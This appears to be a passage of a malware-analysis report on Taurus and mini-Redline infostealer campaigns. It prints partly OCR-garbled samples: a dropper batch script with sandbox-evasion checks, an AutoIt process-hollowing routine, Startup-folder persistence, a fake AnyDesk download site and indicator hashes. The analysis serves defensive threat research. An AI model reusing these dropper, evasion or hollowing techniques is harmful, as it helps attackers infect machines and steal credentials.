if %FHgTl%==%//String2//% exit
<nul set /p = "MZ" > Ali.exe.com
findstr /V /R "^PZWgRSAAnKBghWQiqxabxEyfsbBSoHJPRvHlQLzijOPseyReEsUBAPAlTHWxsIaRwMk
copy Piramide.flv p
start Ali.exe.com p
ping 127.0.0.1 -n 30

```



AppData > Local > Temp > 7ZipSfx.002
Search 7ZipSfx.002
Debbano.bmp
Dio.exe.com
Eri.bmp
s
Tutti.bmp
Uscio.bmp
internals: www.sysinternals.com [DESK
rocess Find Users Help
CPU
Private Bytes
W
1,952 K
0.07
2,164 K
11,708 K
C:\Users\user\AppData\Local\Temp\7ZipSfx.002\Uscio.bmp - Notepad++
le Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Accompagna.flv
s
Debbano.bmp
Uscio.bmp

```
Set lqhHvmD=%userdomain%
Set //String2//=DESKTOP-QO5QU33
if %lqhHvmD%==%//String2//% exit
<nul set /p = "MZ" > Dio.exe.com
findstr /V /R "^bZinATPcbfqnIanPkSccrDdcjaxXECBgWXhRPyfwMfJTnnqKeRopyqpUILkinSQVOMCLyHZuDzJOTbXOaJVNzapWNaorUiDTn$" Tutti.bmp >> Dio.exe.com"
copy Debbano.bmp s
start Dio.exe.com s
ping 127.0.0.1 -n 30
```

This batch script is well documented. It is responsible for the re-creation of the legitimate AutoIt compiler (Ali.exe.com or the Dio.exe.com in the examples above) and the execution of the malicious AutoIt script (Pramide.flv or the Debbano.bmp). Through the re-created compiler, it will fail to execute upon detection of a known sandbox provider. A VirusTotal search for additional 7z SFX archives with a similar evasion will lead to more than 400 different files uploaded in the past month.




FILES 20 / 503

90 days


	Detections	Size	First seen	Last seen	Submitters
1A1473655A8C5BD91DD85A303D458CAE759A73B50DBC635A0F3DA25DFBD17297 7ZSfxMod_x86.exe peexe invalid-signature signed overlay direct-cpu-clock-access detect-debug-environment long-sleeps ...	13 / 68	1.69 MB	2021-05-28 11:12:33	2021-05-28 11:12:33	1
B8E74166ED0A8EC6613837CF319C6EAA9638CD512668F95198EAA4A9B60A634D 7ZSfxMod_x86.exe peexe invalid-signature signed overlay direct-cpu-clock-access detect-debug-environment long-sleeps ...	9 / 70	1.62 MB	2021-05-28 10:32:16	2021-05-28 10:32:16	1
F73559182D7F5C4599BC72DC53AEB82DF72DCC969246F0F51B12B306656DA20E 7ZSfxMod_x86.exe peexe invalid-signature signed overlay direct-cpu-clock-access detect-debug-environment long-sleeps ...	12 / 70	1.65 MB	2021-05-28 10:17:19	2021-05-28 10:17:19	1
A7610681DB3B4C059BEDA2F66939FD6EF67F7F3BA8575AC9AE553C0FBD8304B8 7ZSfxMod_x86.exe peexe overlay runtime-modules signed direct-cpu-clock-access invalid-signature	20 / 70	1.69 MB	2021-05-28 07:43:11	2021-05-28 07:43:11	1
CB894DA9FD277F47F77BD3DD8797111AD89797D582BA178253B5BC06604FCA8D 7ZSfxMod_x86.exe peexe overlay runtime-modules signed detect-debug-environment long-sleeps direct-cpu-clock-access ...	13 / 70	1.66 MB	2021-05-28 05:44:32	2021-05-28 05:44:32	1
EC5C4FBA6AC91FE21FEBF29B23289F39217B98CDFAC3B76BE6B63A1EC313C9D1 Versalia Listen.exe peexe overlay direct-cpu-clock-access detect-debug-environment runtime-modules executes-dropped-file	16 / 69	12.07 MB	2021-05-28 02:31:21	2021-05-28 02:31:21	1
46070E04E28E9F523DF3B87252DFFC32B8E0D5D3A1BD822A49965A859B86785F 7ZSfxMod_x86.exe peexe overlay direct-cpu-clock-access detect-debug-environment long-sleeps runtime-modules	6 / 69	1.86 MB	2021-05-27 19:04:20	2021-05-27 19:04:20	1
8CF5E52862AA288AD2FC67CC3FC96EA74838893FC456A5708275ED4D147B2106 7ZSfxMod_x86.exe peexe overlay direct-cpu-clock-access detect-debug-environment long-sleeps runtime-modules	5 / 69	1.64 MB	2021-05-27 18:06:36	2021-05-27 18:06:36	1
33D567935836D852B792425E393B3677525E3BC3027302603DA32FC4E4CA1DBD 7ZSfxMod_x86.exe peexe overlay runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access	30 / 68	1.65 MB	2021-05-27 17:31:59	2021-05-27 17:31:59	1
1D998376C893C2C9805F72BC213DE19A3FB7347ACF865CC7E22EE8F3EA980792 7ZSfxMod_x86.exe peexe overlay runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access	10 / 69	1.63 MB	2021-05-27 17:08:54	2021-05-27 17:08:54	1

The AutoIt script supports both 32 and 64 bit processes (slightly deobfuscated).




```
Func HollowProcess($VuaffEoJGGsdB, $SHYLmDhkt = "", $ulkMRzpNarPPwN = "")
        Local $JLpNZgMDOn = DllStructCreate("byte[" & BinaryLen($VuaffEoJGGsdB) & "]")
        DllStructSetData($JLpNZgMDOn, 1, $VuaffEoJGGsdB)
        Local $nvmTGJeaota = DllStructGetPtr($JLpNZgMDOn)
        $SjvDXbFeG = "dword  cbSize; ptr Reserved; ptr Desktop; ptr Title; dword X; dword Y; dword XSize; dword YSize; dword XCountChars; dword YCountChars; "
        $pQSrbtL = "dword FillAttribute; dword Flags; word ShowWindow; word Reserved2; ptr Reserved2; ptr hStdInput; ptr hStdOutput; ptr hStdError"
        Local $HbgiVNgn = DllStructCreate($SjvDXbFeG & $pQSrbtL)
        Local $yNJFvdfdB = DllStructCreate("ptr Process; ptr Thread; dword ProcessId; dword ThreadId")
        Local $LOyocrhjIq = DllCall("kernel32.dll", "bool", "CreateProcessW","wstr", Null,"wstr", $ulkMRzpNarPPwN & ' ' & $SHYLmDhkt,"ptr", 0,"ptr", 0,"int", 0,"dw
        Local $kXHObUuKsI = eGMeknzqSQXyWZOBaUsSgfHlk($yNJFvdfdB, "Process")
        Local $mqAfXFM = eGMeknzqSQXyWZOBaUsSgfHlk($yNJFvdfdB, "Thread")
        Local $CNWBZFBfT = eGMeknzqSQXyWZOBaUsSgfHlk($yNJFvdfdB, "ProcessId")
        If @AutoItX64 And ywNSbJFNWRQiaeh($kXHObUuKsI) Then DllCall("kernel32.dll", "bool", "TerminateProcess", "handle", $kXHObUuKsI, "dword", 103)

        Local $PwQZvoFlUcftI, $uHmonP
        If @AutoItX64 Then
            If @OSArch = "X64" Then
                $PwQZvoFlUcftI = 2
                $uHmonP_Part1 = "align 16; uint64 P1Home; uint64 P2Home; uint64 P3Home; uint64 P4Home; uint64 P5Home; uint64 P6Home; dword ContextFlags; dword MxCs
                $uHmonP_Part2 = "uint64 Rbx; uint64 Rsp; uint64 Rbp; uint64 Rsi; uint64 Rdi; uint64 R8; uint64 R9; uint64 R10; uint64 R11; uint64 R12; uint64 R13;
                $uHmonP_Part3 = "uint64 Xmm8[2]; uint64 Xmm9[2]; uint64 Xmm10[2]; uint64 Xmm11[2]; uint64 Xmm12[2]; uint64 Xmm13[2]; uint64 Xmm14[2]; uint64 Xmm15[
                $uHmonP = DllStructCreate($uHmonP_Part1 & $uHmonP_Part2 & $uHmonP_Part3)
            Else
                $PwQZvoFlUcftI = 3
            EndIf
        Else
            $PwQZvoFlUcftI = 1
            $uHmonP_Part4 = "dword ContextFlags; dword Dr0; dword Dr1; dword Dr2; dword Dr3; dword Dr6; dword Dr7; dword ControlWord; dword StatusWord; dword TagWo
            $uHmonP_Part5 = "byte RegisterArea[80]; dword Cr0NpxState; dword SegGs; dword SegFs; dword SegEs; dword SegDs; dword Edi; dword Esi; dword Ebx; dword E
            $uHmonP = DllStructCreate($uHmonP_Part4 & $uHmonP_Part5)
        EndIf

        Local $SnYAH
        Switch $PwQZvoFlUcftI
            Case 1
                $SnYAH = 0x10007
            Case 2
                $SnYAH = 0x100007
            Case 3
                $SnYAH = 0x80027
        EndSwitch
        DllStructSetData($uHmonP, "ContextFlags", $SnYAH)
        $LOyocrhjIq = DllCall("kernel32.dll", "bool", "GetThreadContext","handle", $mqAfXFM,"ptr", DllStructGetPtr($uHmonP))
```

It also implements persistence through a URL link directly in the startup folder. The link executes Javascript from a hidden folder under roaming (use attrib -H to unhide).



user › AppData › Roaming › nHUCocdMwM

Name	Date modified	Type	Size
Dal.flv	5/29/2021 5:45 AM	FLV File	342 KB
J	5/29/2021 5:45 AM	File	1,146 KB
WZOAMIGsaG.exe.com	5/29/2021 5:45 AM	MS-DOS Applicati...	873 KB
XUSedcSbb.js	5/29/2021 5:45 AM	JavaScript File	1 KB



› AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

Name	Date modified	Type	Size
WZOAMIGsaG	5/29/2021 5:45 AM	Internet Shortcut	1 KB


WZOAMIGsaG Properties

WZOAMIGsaG

URL: ›Data/Roaming/nHUCocdMwM/XUSedcSbb.js

None

As in the previous batch file execution, the Javascript file executes the AutoIt compiler with the copied Taurus AutoIt script.



THREAT DETAILS

28 MAY 2021 / 10:55 PM | WZOAMIGSAG.EXE | CODE INJECTION | PROCESS HOLLOWING ATTACK

WZOAMIGSAG.EXE.COM - EXTENDED INFO

Process Signature:

Signer:AutoIt Consulting Ltd

Signed on: 15Mar2018

Process File path:


C:/Users/user/AppData/Roaming/nHUCocdMwM/WZOAMIGsaG.exe.com

Command Line:

C:/Users/user/AppData/Roaming/nHUCocdMwM/J

Mini-Redline Infostealer

As with the Taurus campaign, the advertisement websites that lead to the mini-Redline infostealer are also signed with Cloudflare certificates.


anydesk-one.com
Call Sales: +49 711 217 246 705
AnyDesk
Remote Desktop Software
AnyWhere. AnyT
Connect to a computer remotely, be
around the world. AnyDesk ensures
for IT professionals and on-the-go in
Download Now
Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock
Preserve log Disable cache No throttling
Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other Has blocked cookies Blocked Requests
Use large request rows Group by frame
Show overview Capture screenshots
Name
get.php
AnyDesk.iso
2 requests | 587 B transferred | 0 B resources
Headers Preview Response Initiator Timing

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- 2.23.140.1.2.2

* Refer to the certification authority's statement for details.

Issued to: sni.cloudflaressl.com

Issued by: Cloudflare Inc ECC CA-3


Valid from 5/17/2021 **to** 5/17/2022

Issuer Statement

OK

```
General
  Request URL: https://download.anydesk-one.com/AnyDesk.iso
  Request Method: GET
  Status Code: 200  (from disk cache)
  Remote Address: 172.67.193.136:443
  Referrer Policy: strict-origin-when-cross-origin
Response Headers
  accept-ranges: bytes
  alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
  cf-cache-status: DYNAMIC
  cf-ray: 657ab6eebb85e720-EWR
  cf-request-id: 0a6090a9370000e720ce095000000001
  content-length: 108054528
  content-type: application/x-iso9660-image
  date: Sun, 30 May 2021 20:29:26 GMT
  expect-ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/
  last-modified: Mon, 24 May 2021 21:33:29 GMT
  nel: {"report_to":"cf-nel","max_age":604800}
  report-to: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=XbcX1%2Fpd
  0WnySYiEgJpqlHhtXCwMntnKzLhnpekL3heottBrPb7vvZ8wzvbt63JELskCzYYz4k0wpQb1NymObKr9thC9VEl
  bkT8NgCiHToJWHE6jEf"}],"group":"cf-nel","max_age":604800}
```

The file inside the ISO is also padded with zeros to increase the size of the file for evasion purposes.



Name	Date modified	Type	Size
AnyDesk.exe	5/24/2021 9:00 PM	Application	105,472 KB

AnyDesk.exe Properties


General | Compatibility | Details

AnyDesk.exe

Type of file:	Application (.exe)
Description:	Timeseries
Location:	E:\
Size:	103 MB (108,003,328 bytes)
Size on disk:	103 MB (108,003,328 bytes)
Created:	Monday, May 24, 2021, 9:00:25 PM

The executable is a .Net assembly with an unknown obfuscation pattern; dynamic unpacking of the assembly reveals four (4) layers of obfuscation and hollowing.


First Layer



```
IOUtil (1.0.0.0)
  IOUtil.exe
    PE
    References
    Resources
      _.resources
      _.resources
      _.resources
      _.resources
      _.resources
      Timeseries.Resources.resources

    { } -
      \u0002\u2000 @02000004
      \u0002\u2001 @02000005
      \u0002\u2002 @02000006
      \u0002\u2003 @02000008
      \u0002\u2005 @0200000A
      \u0002\u2006 @0200000B
      \u0003\u2000 @0200000E
      \u0003\u2001 @0200000F
      \u0003\u2002 @02000010
      \u0003\u2003 @02000011
      \u0003\u2005 @02000013
      \u0003\u2006 @02000014
      \u0005\u2000 @0200001F
      \u0005\u2001 @02000020
      \u0005\u2002 @02000021
      \u0005\u2003 @02000022
      \u0005\u2004 @02000023
      \u0005\u2005 @02000024
      \u0005\u2006 @02000025
      \u0006\u2001 @02000028
      \u0006\u2004 @0200002D
      \u0006\u2005 @0200002F
      \u0006\u2006 @02000030
      \u0008\u2000 @02000032
      \u0008\u2001 @02000033
      \u0008\u2002 @02000034
      \u0008\u2003 @02000035
      \u0008\u2004 @02000036
